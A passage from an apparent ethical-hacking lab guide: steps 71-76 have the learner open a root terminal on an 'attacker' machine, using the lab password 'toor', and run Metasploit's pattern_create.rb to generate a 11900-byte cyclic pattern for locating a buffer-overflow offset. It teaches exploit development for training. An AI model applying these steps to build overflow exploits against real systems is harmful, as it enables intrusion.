
71. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

72. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

73. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

> Note: The password that you type will not be visible.


74. Now, type **cd** and press **Enter** to jump to the root directory.




75. Type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900** and press **Enter**.

Note: **-l**: length, **11900**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)

76. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.

